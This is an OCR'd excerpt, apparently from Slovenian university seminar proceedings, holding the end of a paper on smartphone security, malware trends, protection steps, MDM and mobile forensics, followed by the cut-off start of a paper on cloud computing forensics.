Težava se pojavi tudi pri dovoljevanju dostopa do podatkov o geolokaciji aplikacijam. Pri uporabi nekaterih funkcionalnosti je to nujno (npr. zemljevidih ali drugih, na lokacijo vezanih, storitvah), sicer pa lahko tisti, ki ima dostop do naših podatkov o geolokaciji, zelo natančno izriše naše vsakdanje poti.

Z virusem se lahko okužimo pri nalaganju aplikacij iz neuradnih ali nezanesljivih virov. Pri takih moramo biti pozorni predvsem na to, katera dovoljenja zahteva aplikacija, kakšni stroški so (tudi skriti) in posodobitve.

Posebno tveganje predstavlja prevzemanje nadzora nad napravo (lomljenje naprave, t.i. 'jailbreak' ali 'rooting'). Na kratek rok dobimo več nadzora in fleksibilnosti, dolgoročno pa zaobidemo privzete varnostne nastavitve. Te nas ščitijo pred namestitvijo škodljive kode. Ob prevzemu nadzora nad napravo lahko nevede namestimo škodljivo kodo in odpremo vrata različnim zlorabam. Problem se pojavi tudi pri uveljavljanju garancije, v primeru okvare, in pri posodabljanju operacijskega sistema. [11]

Veliko težav pa lahko podjetjem povzroči neprevidna uporaba pametnih telefonov v poslovne namene. Poslovni uporabnik, ki ima na pametnem telefonu dostop do omrežja v podjetju, lahko zlonamernežem omogoči vstop v podjetje, če ni previden pri uporabi brezžičnih omrežij in posredovanju uporabniških imen in gesel.

4. ŠKODLJIVA PROGRAMSKA OPREMA

Žal postajajo mobilni telefoni vse bolj zanimivi tudi za nepridiprave, ki se s pomočjo škodljive programske opreme poskušajo dokopati do občutljivih podatkov na naših telefonih. Android telefoni so bili lani še posebej priljubljena tarča, a na srečo Google pridno dela na tem, da bi ohranil Google Play varen.

Podjetje Juniper je v 2011 zaznalo kar 155% porast mobilne škodljive programske opreme [3]. Pred tem so bili na udaru manj pametni telefoni s platformo Java ME, v 2011 pa je to ne preveč prestižno titulo prevzel Android. (V to statistiko niso vključeni podatki za Applov iOS.) Po podatkih




Figure 2: Deleži napadov na mobilne naprave po operacijskih sistemih (vir slike: ReadWriteWeb; podatki: Juniper

NQ Mobile pa naj bi iz leta 2011 v 2012 bil še 163 % porast mobilne škodljive programske opreme. 95% malwara pa naj bi bilo najdenega na Googlovi strojni opremi (Android) [3].

Po Juniperjevih podatkih so vohunski programi daleč najbolj pogosta nevarnost na mobilnih napravah, pojavili so se namreč kar v 63,39 % zaznanih primerih.

Vohunska programska oprema je oprema, ki se lahko sama




Figure 3: : Novi napadi na mobilne naprave po operacijskih sistemih glede na četrtletje leta 2012 (vir: F-Secure[8])

namesti ali zažene v računalniku brez ustreznega obvestila, dovoljenja ali nadzora. Ko vohunska programska oprema okuži napravo, mogoče ne bo pokazala nobenih simptomov; vendar lahko veliko vohunske programske opreme ali neželenih programov vplivajo na delovanje naprave. Vohunska programska oprema lahko npr. nadzoruje vaše obnašanje na spletu ali zbira informacije o vas (tudi osebne ali zaupne podatke), spreminja nastavitve v napravi ali povzroči počasno delovanje naprave. [5]

Vohunska programska oprema je smiselna na mobilnih napravah, saj si hekerji želijo dostop do stikov, gesel in aktivnosti na spletnem mestu. Kot vsak vohun, zlonamerni hekerji želijo vedeti čim več o tebi, kot le lahko. Te informacije, kot so GPS evidence, besedilna sporočila in zgodovina brskalnika, postanejo uporabna, ko želijo zlonamerni hekerji izkoristiti napravo za denarno korist.

Druga najpogostejša nevarnost so SMS trojanski virusi (36,43 % primerov), ki delujejo v ozadju aplikacij in pošiljajo premijska SMS sporočila storitvam, ki so v lasti napadalca. SMS trojanski virusi so pogosti v lažnih namestitvenih aplikacijah in piratiziranih različicah aplikacij in prevzamejo napravine komunikacijske kanale.

Razlog, da je Android tako priljubljena za malware, je odprtost trgovine Google Play, ki omogoča hekerjem, da preprosto podtaknejo zlonamerne aplikacije na market. Googlov 'redar', je bil večinoma uspešen pri zaščiti uporabnikov, ampak tudi malware skener preko celotnega Google Play-a ne more identificirati 'zero day' napadov. 'Zero day' napad ali grožnja je napad, ki izkorišča prej neznano ranljivost računalniške aplikacije, kar pomeni, da se zgodi napad na 'Zero day' ozaveščenosti o ranljivosti. To pomeni, da so imeli razvijalci nič dni za reševanje oziroma popravljanje ranljivosti.V zadnjih sedmih mesecih leta 2011, je Juniper zaznal 13.302 vzorcev malwara za Android, kar je več kot je bilo

celotnega mobilnega malware-a v letu 2010 skupaj [3].

Google Play za razliko od Applovega App Store-a ali Microsoftovega Marketplace-a namreč nima posebnega procesa za pregledovanje in potrjevanje aplikacij, zato je večja verjetnost, da se v aplikacijski trgovini pojavijo sumljive aplikacije. A, če gre verjeti Googlu, Android Market Bouncer že dobro opravlja svoje delo, saj so v drugi polovici lanskega leta zaznali 40 % manjše število prenosov potencialno nevarnih aplikacij.

Poleg tega velja omeniti še, da ima Google Play možnost odstranjevanja škodljivih aplikacij na daljavo. Se pravi, če Google naknadno ugotovi, da določena aplikacija ogroža uporabnike, jo lahko samodejno pobriše iz vseh okuženih telefonov.

Drug razlog za 'priljubljenost' Androida pri škodljivi programski opremi je, da je najbolj priljubljen v 'piratskih' državah kot so Rusija, Kitajska in Indija. Od vseh znanih okuženih naprav jih je bilo na Kitajskem 25,5 odstotka, 19,4 odstotka v Indiji in 17,9 odstotka v Rusiji. Juniper priznava, da je iOS varnejši pred škodljivo programsko opremo kot katera koli druga platforma. Ugotavljajo tudi, da so tisti, ki jailbreak-ajo svoje iPhone, bolj dovzetni za zlonamerne programske opreme in da obstaja več zlonamernih strani, ki lahko jailbreak-ajo iPhone, ampak tudi pustijo zlonamerno programsko opremo v jedru.

Treba je poudariti, da medtem ko je iOS varnejši, pa nima varnosti končne točke, zato je v najboljšem interesu Juniperja (in vsakega drugega podjetja, ki zagotavlja mobilno malware zaščito), da izvaja pritisk na Apple, da posreduje orodja za ustvarjanje iOS varnostne aplikacije, česar sedaj ne počnejo. Obstaja veliko denarja na področju varnosti, in če bi kdaj prišel ven namig o malware-u na iOS napravi, bodo imele varnostne družbe veliko dobička od tega. Druge oblike škodljive programske opreme, ki lahko vplivajo na mobilne naprave, vključujejo neposredne napade, kot so SMS spam ali napad aplikacij z zlonamerno vsebino. Aplikacije so po definiciji programska oprema. Kot to velja za vso programsko opremo, so odprte za zlorabo zaradi zunanjih napadov. Aplikacije so lahko napadene tudi preko brskalnika. Juniper opozarja, da ima WebKit engine, ki se uporablja za Android, BlackBerry, iOS in WebOS pomanjkljivosti, ki jih lahko izkoriščajo okužene spletne strani, ki jih obiščemo.

5. KAKO SE ZAŠČITITI PRED NAPADI

Za vsak napad obstaja rešitev, kako se zavarovati. Ker pa nikoli ne vemo, kdaj, kako, kdo in če sploh bomo napadeni, je pametno upoštevati 10 korakov do varnosti na pametnem telefonu.

- Nastavitev PIN in gesel

  Prva linija obrambe je t.i. "lock-screen"geslo. Če je le mogoče, uporabimo različna gesla za dostop do različno pomembnih vstopnih strani (npr. za e-pošto, e-bančništvo, osebne strani, ...). Dobro je tudi nastaviti avtomatsko zaklepanje telefona po določenem časovnem intervalu (npr. 1 minuti ali 5 minutah).

- Ne spreminjaj varnostnih nastavitev

  Spreminjanje tovarniških varnostnih nastavitev, rootanje telefona oslabi vgrajeno varnostno zaščito in s tem povečamo verjetnost uspešnih napadov.

- Varnostne kopije in zavarovanje osebnih podatkov

  Z varnostnim kopiranjem vseh podatkov, ki jih imamo na telefonu (kontakti, dokumenti, slike, ...), se lahko zavarujemo proti izgubi podatkov v primeru izgube ali kraje telefona. Priporočljivo je, da podatke shranimo na računalniku, zunanjem disku ali v oblaku.

- Nalaganje aplikacij iz zaupanja vrednih virov

  Pred nalaganjem aplikacije se pozanimamo o viru in legitimnosti aplikacije. Preverimo ocene uporabnikov aplikacije, preverimo legitimnost v aplikacijski trgovini, primerjamo uradno stran sponzorja z URL naslovom iz aplikacijske trgovine, da preverimo konsistentnost. Če ni zaupanja vreden vir, lahko aplikacija vsebuje malware, ki krade informacije, namešča viruse ali kakorkoli drugače škoduje vsebini telefona. Obstajajo tudi aplikacije, ki opozarjajo na kakršnakoli varnostna tveganja na telefonu.

- Razumevanje aplikacijskih dovoljenj pred sprejemanjem

  Pri odobritvi dostopa do osebnih podatkov aplikacijam moramo biti previdni. Prav tako moramo biti previdni pri dovoljevanju dostopa za opravljanje raznih funkcij na pametnem telefonu. Pred namestitvijo moramo tudi preveriti nastavitve zasebnosti za vsako aplikacijo posebej. V nasprotnem primeru lahko pride do možnosti zlorabe podatkov.

- Namestitev varnostnih aplikacij, ki omogočajo oddaljen dostop in brisanje

  Pomembna varnostna funkcija, ki je široko dostopna na pametnih telefonih (bodisi vgrajena bodisi kot aplikacija), je možnost oddaljenega dostopa in brisanja podatkov na pametnem telefonu, četudi je GPS izklopljen. V primeru, da smo telefon založili, lahko nekatere aplikacije sprožijo glasen alarm, tudi če je telefon utišan. Take aplikacije pomagajo najti in povrniti podatke na izgubljenem telefonu.

- Sprejemanje posodobitev za programsko opremo

  Na telefonu nastavimo avtomatsko posodabljanje. S tem zmanjšamo možnost napadov in izpostavljenost grožnjam. S posodobitvami se krpajo tudi varnostne luknje, ki jih malware oprema zlorablja.

- Pametna uporaba odprtih Wi-Fi omrežij

  Kadar uporabljamo odprto Wi-Fi omrežje, smo lahka tarča za spletne kriminalce. Da zmanjšamo to nevarnost, omejimo uporabo odprtih Wi-Fi omrežij, kakor se le da in čim več uporabljamo zaprta omrežja. Še posebno moramo biti pozorni, ko dostopamo do osebnih ali občutljivih informacij.

- Brisanje vseh podatkov na starem telefonu pred doniranjem, prodajo ali recikliranjem

  Na pametnem telefonu so shranjene informacije, za katere želimo, da ostanejo osebne tudi po tem, ko se ga znebimo. Če želimo zavarovati zasebnost, moramo izbrisati prav vse podatke na pametnem telefonu in ga povrniti na tovarniške nastavitve.

- Prijava kraje pametnega telefona

  Veliki ponudniki brezžičnih storitev in FCC (Federal Communications Commission) vodijo bazo ukradenih telefonov. Zato je potrebno krajo telefona prijaviti policiji in nato prijaviti ukraden telefon tudi pri svojem ponudniku brezžičnih storitev. Ponudnik nato lahko telefon oddaljeno deaktivira (angl. bricking) in telefon postane neuporaben. [13]

Poleg teh desetih korakov omenimo še nekaj dodatnih načinov za varovanje pametnega telefona. Z uporabo močnega in kompleksnega gesla lahko otežimo delo kriminalcem. Velikemu deležu nevarnosti se bomo izognili, če imamo določene storitve (brezžične povezave, bluetooth, ...) izklopljene, kadar niso v uporabi. Kraji pa se lahko izognemo le na en način – ne puščajmo pametnega telefona brez nadzora. Po uporabi ga vedno pospravimo. [9]

Kako pa prepoznati, kdaj je naš telefon napaden? Predvsem bodimo pozorni na sledeče simptome:

- topla baterija (tudi, ko telefon ni v uporabi),
- nepričakovano prižiganje ekrana (tudi, ko telefon ni v uporabi),
- nepričakovano piskanje in klikanje med pogovori,
- ... [13]

Osnovno vodilo: "Pametne naprave so pametne toliko, kolikor je pameten njihov uporabnik". Če upoštevamo teh nekaj korakov za zagotavljanje varnosti, potem se lahko izognemo nevarnostim, ki prežijo na nas pri uporabi pametnih telefonov.

6. MOBILE DEVICE MANAGEMENT

Je programska oprema, ki varuje, nadzoruje, upravlja in podpira mobilne naprave z različnimi mobilnimi omrežji, ponudnikov storitev in podjetij. MDM funkcionalnost tipično vključuje distribucijo over-the-air aplikacij, podatkov in konfiguracijskih nastavitev za vse vrste mobilnih naprav, vključno z mobilnimi telefoni, pametnimi telefoni, tabličnimi računalniki, mobilnimi tiskalniki, mobilnimi POS-napravami itd.

Z nadzorovanjem in varovanjem podatkov in konfiguracijskih nastavitev za vse mobilne naprave v omrežju, lahko MDM zmanjša stroške podpore in poslovno tveganje. Namen MDM-ja je optimizacija delovanja in varnosti mobilnega omrežja ob hkratnem zmanjšanju stroškov in izpadov delovanja.

S tem, ko mobilne naprave postajajo prisotne vsepovsod in z nastajanjem vedno več aplikacij, ki preplavljajo trg, postaja mobilni nadzor vedno pomembnejši. Številni ponudniki pomagajo proizvajalcem mobilnih naprav in razvijalcem testirati in nadzirati mobilne vsebine, aplikacije in storitve. To testiranje vsebine poteka v realnem času s simulacijo delovanja tisočih strank ter odkrivanjem in odpravljanjem napak v aplikacijah.

Podjetja so vznemirjena zaradi stopnje zlorab mobilnih naprav za dostop do poslovnih podatkov s strani zaposlenih. MDM se predstavlja kot rešitev za upravljanje teh naprav na delovnem mestu. Glavni izziv je sposobnost za obvladovanje tveganj, povezanih z mobilnimi napravami, ki imajo dostop do podatkov, katerih produkcija bi pomenila nevarnost za podjetje in z BYOD (Bring Your Own Device) mobilnimi napravami.

6.1 Izvajanje

Običajno rešitve vključujejo strežnik, ki pošilja ukaze za upravljanje z mobilnimi napravami in odjemalca, ki deluje na slušalko ter sprejema in izvaja ukaze za upravljanje. V nekaterih primerih lahko prodajalec zagotavlja tako odjemalca kot strežnik, v drugih pa odjemalec in strežnik prideta iz različnih virov.

Upravljanje mobilnih naprav se je skozi čas razvijalo. Sprva je bilo potrebno, da se znamo povezati v slušalko ali pa namestimo kartico SIM - predvsem je bilo potrebno, da znamo narediti spremembe ali posodobitve. Razširljivost je bil velik problem.

Eden od naslednjih korakov je bil, da je odjemalec lahko začel posodobitev, podobno, kot uporabnik zahteva Windows Update.

Daljinsko upravljanje centralno, z uporabo ukazov, poslanih po zraku, je naslednji korak. Skrbniki pri mobilnem operaterju, podatkovni center IT podjetja ali telefon OEM lahko uporabijo skrbniško konzolo za posodobitev ali konfiguracijo kateregakoli mobilnega telefona, skupino ali skupine mobilnih telefonov. To zagotavlja razširljivost, kar je še posebej uporabno, ko je skupina upravljanih naprav velika.

Programska platforma za upravljanje naprav zagotavlja, da imajo končni uporabniki koristi od plug and play podatkovne storitve ne glede na naprave, ki jih uporabljajo. Takšna platforma samodejno zazna naprave v omrežju in jim pošlje nastavitve za takojšnjo in trajno uporabnost. Proces je v celoti avtomatiziran, ohranja zgodovino uporabljenih naprav in pošlje nastavitve samo za naročniške naprave, ki niso že prej nastavljene, včasih hitrosti presežejo tudi 50 over-the-air datotek z nastavitvami za posodobitev na sekundo.

6.2 Over the air

Sposobnost over-the-air programiranja (OTA) se v zadnjem času šteje kot glavna prednost mobilnega operaterja. Sem sodi tudi sposobnost, da na daljavo konfigurirate eno mobilno napravo, celotno skupino mobilnih naprav ali katerikoli nabor mobilnih naprav; pošiljanje posodobitev programske opreme in posodobitve operacijskega sistema, daljinsko zaklepanje in čiščenje naprave, kar ščiti podatke, shranjene na napravi, če je izgubljena ali ukradena, in oddaljeno odpravljanje napak. OTA ukazi so poslani kot binarno sporočilo SMS. Binarno SMS sporočilo je sporočilo, ki obsega binarne podatke.

Programska oprema Mobile Device Management omogoča korporativnim IT oddelkom upravljanje številnih mobilnih naprav, ki se uporabljajo v podjetju; posledično je zaradi tega veliko povpraševanje po over-the-air zmogljivostih. Pod-

jetja, ki uporabljajo OTA SMS kot del njihove MDM infrastrukture, zahtevajo visoko kakovost pri pošiljanju sporočil OTA, in nalagajo ponudnikom SMS, da nudijo visoko raven kakovosti in zanesljivosti. [6]

Primer: MDM na iOS [7]

Mobilno upravljanje naprave daje podjetjem možnost za upravljanje številčnejših naprav iPhone in iPad.

Te zmogljivosti v iOS dajejo IT oddelkom v podjetju sposobnost, da so sposobni varno vpeljati naprave v podjetniško okolje, brezžično konfiguracijo in nastavitve posodobitev, spremljanje skladnosti s pravilniki podjetja in brisanje ali zaklepanje upravljane naprave na daljavo.

Arhitektura:

Če želite komunicirati z iOS napravo, MDM strežniki uporabljajo Apple Push Notification storitev. Ta lahka, prilagodljiva storitev ponuja način, da 'zbudiš' napravo, da se prijavi na MDM strežnik in pridobi tekoče ukrepe ali poizvedbe. Uporaba Apple Push Notification storitve omogoča MDM strežniku, da ostanejo v stiku z napravo, kar pa ne vpliva na delovanje ali trajanje baterije.

Pregled procesa:




Figure 4: Pregled procesa

- 1. Konfiguracijski profil, ki vsebuje informacije o MDM serverju, se pošlje na napravo. Uporabniku se predstavijo informacije o tem, kaj se bo upravljalo in/ali poizvedovalo na strežniku.
- 2. Uporabnik namesti profil v napravo, ki se upravlja.
- 3. Vpis naprave se začne, ko je nameščen profil. Strežnik preveri napravo in dovoli ali zavrne dostop.
- 4. Strežnik pošlje (push) obvestilo, s katerim se na napravo prijavi in jo pozove za izvedbo naloge ali poizvedb.
- 5. Naprava se poveže neposredno na strežnik preko HTTPS. Strežnik pošilja ukaze ali povpraševanja po informacijah.

7. MOBILNA FORENZIKA

Forenzika mobilnih naprav, ki zajema mobilne telefone, pametne telefone, tablične računalnike, dlančnike in GPS sprejemnike, je veja digitalne forenzike, ki se v današnjem času vedno bolj razvija. Mobilne naprave so vedno bolj prisotne v kriminalnih dejanjih, lahko kot orožje, tarča ali dokaz in so forenzikom v veliko pomoč, saj ima večina pametnih telefonov aplikacije z raznovrstnimi podatki, vgrajeno kamero, veliko spomina, zmožnost povezave v internet in veliko količino računskih moči.

Figure 5: UFED

Figure 6: XAC

Sliki prikazujeta dve najbolj razširjeni napravi za forenzično preiskovanje mobilnih naprav. Zgoraj je Cellebrite Universal Forensics Extraction Device (UFED) Ultimate in spodaj Micro Systemation XRY Complete/XAC.

Forenzika mobilne naprave vključuje pridobivanje in preučevanje podatkov (tudi izbrisanih) tako za kazenske kot tudi za civilne postopke. Podatki, ki jih je možno pridobiti iz mobilnih naprav, vključujejo zgodovino klicev, prejeta in poslana kratka sporočila (SMS), večpredstavitvena sporočila (MMS), stike in telefonske številke, e-pošto, fotografije, videoposnetke, geolokacije in GPS informacije, nastavitve

brezžičnega omrežja, spletno zgodovino brskanja, glasovna sporočila, informacije o socialnem mreženju, zgodovino in zapisnike aplikacij in druge podatke, ki jih pridobimo iz raznovrstnih aplikacij.

Za pridobivanje in analizo podatkov iz mobilnih naprav so na voljo različni komercialni in odprtokodni izdelki, ki delajo posnetke zaslonov, pridobivajo celoten datotečni sistem (logični pregled) ali celoten pomnilnik mobilne naprave (fizični pregled). Obstajajo tudi različni programski paketi, ki razčlenijo baze podatkov in pa tudi strojna oprema, s katero se pregledujejo čipi naprav. [2]

8. ZAKLJUČEK

Skozi članek smo dobili osnovni pregled vseh nevarnosti, ki prežijo na naš pametni mobilni telefon. Najprej smo si pogledali možne napade na pametne mobilne telefone in spoznali pojme kot so phishing, spyware, izkoriščanje, črvi, trojanski virusi, direktni napad in Wi-Fi snooping. Nato smo si ogledali varnostne luknje, ki jih povzročamo sami, kot uporabniki pametnih mobilnih naprav, nato o škodljivi programski opremi in pa kako se zaščititi pred napadi. Pogledali smo si tudi delovanje MDM (*Mobile Device Management*) na iOS in se spoznali s pojmom mobilna forenzika.

Tudi, če poznamo vse možne napade in nevarnosti, ki prežijo na naš mobilni telefon je potrebna previdnost pri nalaganju aplikacij, saj lahko prehitro dovolimo nenadzorovan dostop vdiralcu. Članek bomo zaključili z mislijo, da je pametni mobilni telefon je pameten le toliko, kot je pameten njegov uporabnik.

9. REFERENCES

[1] Definicija mobilnega telefona in pametnega telefona. Dosegljivo na: *http* : *//en.wikipedia.org/wiki/Mobile*$_p$*hone*

[2] Yong Wang, Kevin Streff, and Sonell Raman: Smartphone security challenges. Dosegljivo na: http://ieeexplore.ieee.org/xpl/articleDetails.jsp?arnumber=6269870

[3] Škodljiva programska oprema. Dosegljivo na *http* : *//readwrite.com*/2012/02/15/*juniper*$_m$*obile*$_m$*alware*$_i$*ncreased*$_1$55$_i$*n*$_2$011

[4] Razširjanje škodljive programske opreme. Dosegljivo na *http* : *//www.techradar.com/news/phone* − *and* − *communications/mobile* − *phones/mobile* − *malware* − *jumped* − 163 − *percent* − *in* − 2012 − *mostly* − *on* − *android* − 1144848

[5] Vohunska programska oprema. Dosegljivo na: *http* : *//windows.microsoft.com/sl* − *si/windows*7/*spyware* − *frequently* − *asked* − *questions*

[6] MDM definicija. Dosegljivo na *http* : *//en.wikipedia.org/wiki/Mobile*$_d$*evice*$_m$*anagement*

[7] MDM na iOS. Dosegljivo na http://www.apple.com/iphone/business/it-center/deployment-mdm.html

[8] Android in škodljiva programska oprema. Dosegljivo na *http* : *//www.nbcnews.com/technology/technolog/most* − *mobile* − *malware* − *hits* − *android* − *devices* − *report* − 1*C*8753186

[9] Alja Isaković: Vse več škodljive programske opreme tudi na mobilnih telefonih. Dosegljivo na: *http* : *//tehnik.mobitel.si/vse* − *vec* − *skodljive* − *programske*−*opreme*−*tudi*−*na*−*mobilnih*−*telefonih/*

[10] Wilson Rothman: Smart phone malware: The six worst offenders. NBC News. Dostopno na: *http* : *//www.nbcnews.com/technology/technolog/smart* − *phone* − *malware* − *six* − *worst* − *offenders* − 125248

[11] ABC varnosti in zasebnosti na mobilnih napravah. Dosegljivo na: *https* : *//www.varninainternetu.si*/2013/*varnost* − *in* − *zasebnost* − *na* − *mobilnih* − *napravah/*

[12] Hayley Kaplan: How to Protect your Smartphone from Mobile Attacks. 18. 2. 2013. Dostopno na: *http* : *//what* − *is* − *privacy.com*/2013/02/*how* − *to* − *protect*−*your*−*smartphone*−*from*−*mobile*−*attacks/*

[13] Smartphone security and challenges. 2013. Dostopno na: *http* : *//www.dsu.edu/news*/2013/*smartphone* − *security* − 0102.*aspx*

Tehnični izzivi pri forenzičnih raziskav računalnikov v oblaku

Aleks Huč
Fakulteta za računalništvo in informatiko, Univerza v Ljubljani

Anton Zvonko Gazvoda
Fakulteta za računalništvo in informatiko, Univerza v Ljubljani

Benjamin Kastelic
Fakulteta za računalništvo in informatiko, Univerza v Ljubljani

POVZETEK
Računalništvo v oblaku je trenutno najbolj popularno področje v računalništvu. Predstavlja številne nove tehnične in poslovne priložnosti. Kljub popularnosti se podjetja počasi odločajo za prehod na računalništvo v oblaku. Glavni razlog za to je nepreizkušenost tehnologije ter vprašanje varnosti.

Manj pozornosti je namenjene forenzični raziskavi incidentov v računalniškem oblaku oziroma zmožnosti opravljanja le te. Pomanjkanje fizičnega dostopa do strežnikov predstavlja nov in popolnoma drugačen izziv forenzičnim preiskovalcem. Zaradi decentralizirane narave obdelave podatkov v oblaku tradicionalni pristopi k zbiranju dokazov in pridobivanje izbrisanih podatkov niso več praktični.

V članku bomo najprej ugotovili, kaj sploh računalniški oblak je, spoznali njegove značilnosti ter vrste oblakov. Nato pa bomo prešli k pregledu izvajanja forenzičnih preiskav v oblaku, na začetku s teoretičnega vidika ter na koncu še nekaj praktičnih primerov.

Ključne besede
Računalništvo v oblaku, digitalna forenzika, aplikacija kot storitev, platforma kot storitev, infrastruktura kot storitev, virtualna instanca.

1. UVOD
Računalništvo v oblaku predstavlja številne nove priložnosti za podjetja, vendar pa s seboj prinese tudi nekaj problemov in skrbi. Prenos osebnih podatkov v oblak predstavlja vprašanje varnosti in zasebnosti podatkov. Obstoječe varnostne prakse podjetij se težko prenesejo na računalništvo v oblaku. Problem predstavljajo tudi pomanjkanje podatkov o fizični lokaciji podatkov v oblaku. Nadzor nad oblakom ima njegov ponudnik, zato je izvajanje internih preiskav oteženo.

2. TEHNIČNO OZADJE

2.1 Definicija
Oblačno računalništvo predstavlja priročen in na zahtevo omogočen omrežni dostop do zaloge nastavljivih računalniških virov (omrežja, strežnikov, prostora, programske opreme in storitev), ki se na zahtevo hitro dodelijo, ter ko jih ne potrebujemo, hitro sprostijo - upravljanje virov se izvede avtomatsko oziroma z minimalnim upravljavskim posegom ponudnika oblaka.

2.2 Glavne značilnosti

Več najemniško okolje oblaka (multi-tenancy)
Je načrtovalski pristop, ki omogoča skalabilnost, dostopnost, upravljanje, izolacijo, segmentacijo in učinkovito uporabo virov, ki si jih delijo uporabniki.

Elastičnost (elasticity)
Zmožnost dodeljevanja in odvzemanja virov z namenom, da jih čim bolje izkoristimo.

Plačaj sproti (pay-as-you-go)
Plačujemo za vire glede na to, koliko časa smo jih uporabljali.

Zanesljivost (reliability)
Omogoča neobčutljivo zamenjavo nedelujočih virov.

2.3 Modeli namestitve

Javni oblak
Namenjen je splošni publiki in podjetjem. Infrastruktura je v lasti ponudnika oblaka, ki ponuja storitve svojim uporabnikom.

Privatni oblak
Je v lasti ene organizacije, ki ga tudi uporablja. Po navadi ne omogočajo skalabilnosti in agilnosti, kot jih ponujajo javni oblaki.

Hibridni oblak
Del oblaka predstavlja privatni oblak v organizaciji, ki pa je razširjen z javnim oblakom.

2.4 Modeli storitve

Infrastruktura kot storitev (IaaS)
Uporabnik uporablja oddaljen virtualiziran računalnik, na katerega lahko sam namesti operacijski sistem ali pa ga izbere iz seznama ponujenih s strani ponudnika in se ta avtomatsko namesti. Uporablja se lahko kot fizični računalnik z nekaj omejitvami. Uporabnik mora sam poskrbeti za varnost, trajnost podatkov in delno tudi za zasebnost.

Platforma kot storitev (PaaS)
Uporabnik razvije aplikacije z virtualnim razvojnim okoljem, ki jih lahko nato namesti na oblak. Te aplikacije izkoristijo oblak za učinkovito izvajanje ter so ponujene uporabnikom kot storitve.

Aplikacija kot storitev (SaaS)
Uporabnik uporablja storitve, ki jih ponudnik ponuja preko omrežja in se izvajajo v oblaku. Storitve so po navadi dosegljive preko API (Application programming interface) vmesnika ali spletnega brskalnika.

3. MOTIVACIJA
S povečanjem uporabe računalniškega oblaka za hranjenje občutljivih informacij in podatkov se je pojavil problem z meta podatki o datotekah in procesih. Meta podatki s primernim preverjanjem istovetnosti zagotovijo informacijo o tem, kdo je kreiral datoteko in kdaj ter kdo jo je spremenil. Takšne informacije so ključne za forenzično preiskavo. Torej, kako zagotoviti meta podatke v računalniškem oblaku je eden izmed ključnih izzivov forenzične analize računalnikov v oblaku.

V forenzični preiskavi porazdeljenih okolij, kakršen je tudi računalniški oblak, je raziskovalna skupnost namenila malo časa. Vendar se s povečevanjem uporabe računalniških oblakov in dejstvom, da ljudje čedalje bolj uporabljajo te storitve tako za delo, kot za privatno življenje, se stanje počasi izboljšuje in bo dobilo še večje zanimanje v prihodnosti.

4. TEHNIČNI IZZIVI

Digitalne preiskave so o tem, kako nadzorovati forenzične dokazne podatke. S tehničnega vidika so dokazni podatki v treh stanjih.

4.1 Mirovanje (rest)

Podatki v mirovanju so tisti, ki zasedajo prostor na disku. Podatki so lahko shranjeni v podatkovnih bazah, ali pa datotekah specifičnega formata. V primeru izbrisa datoteke je prostor, ki ga je zavzemala izbrisana datoteka, na voljo operacijskemu sistemu, vendar pa so podatki še vedno na disku, dokler le ti niso prepisani.

4.2 Premikanje (motion)

Podatki v premikanju so tisti, ki so se premikali med entitetami. Po navadi so to podatki, ki se prenašajo preko mreže in pri prenašanju omrežni protokoli pustijo za seboj sledi.

4.3 Izvajanje (execution)

Podatki v izvajanju so podatki, ki se nahajajp v delovnem spominu in namenjeni izvajanju na procesorju. Podatke v izvajanju se zajame z zajemom slike delujočega sistema, saj se le ti izbrišejo, če ugasnemo delujočo virtualno instanco.

4.4 Virtualizacija

